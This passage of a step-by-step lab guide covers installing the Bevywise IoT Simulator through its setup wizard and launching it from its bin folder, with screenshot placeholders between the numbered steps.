
17. The **Setup-IoTSimulator 2.1** setup wizard opens. Select **I accept the agreement** and click on **Next** to continue.

18. Keeping the default destination unchanged, click on **Next**.


19. The Ready to install screen appears, click on **Install**



20. Click on **Finish** to complete the installation.




21. Bevywise IoT Simulator is installed successfully. To launch the **IoT simulator**, navigate to the **C:\Bevywise\iotSimulator\bin** directory and double-click on the **runsimulator.bat** file.



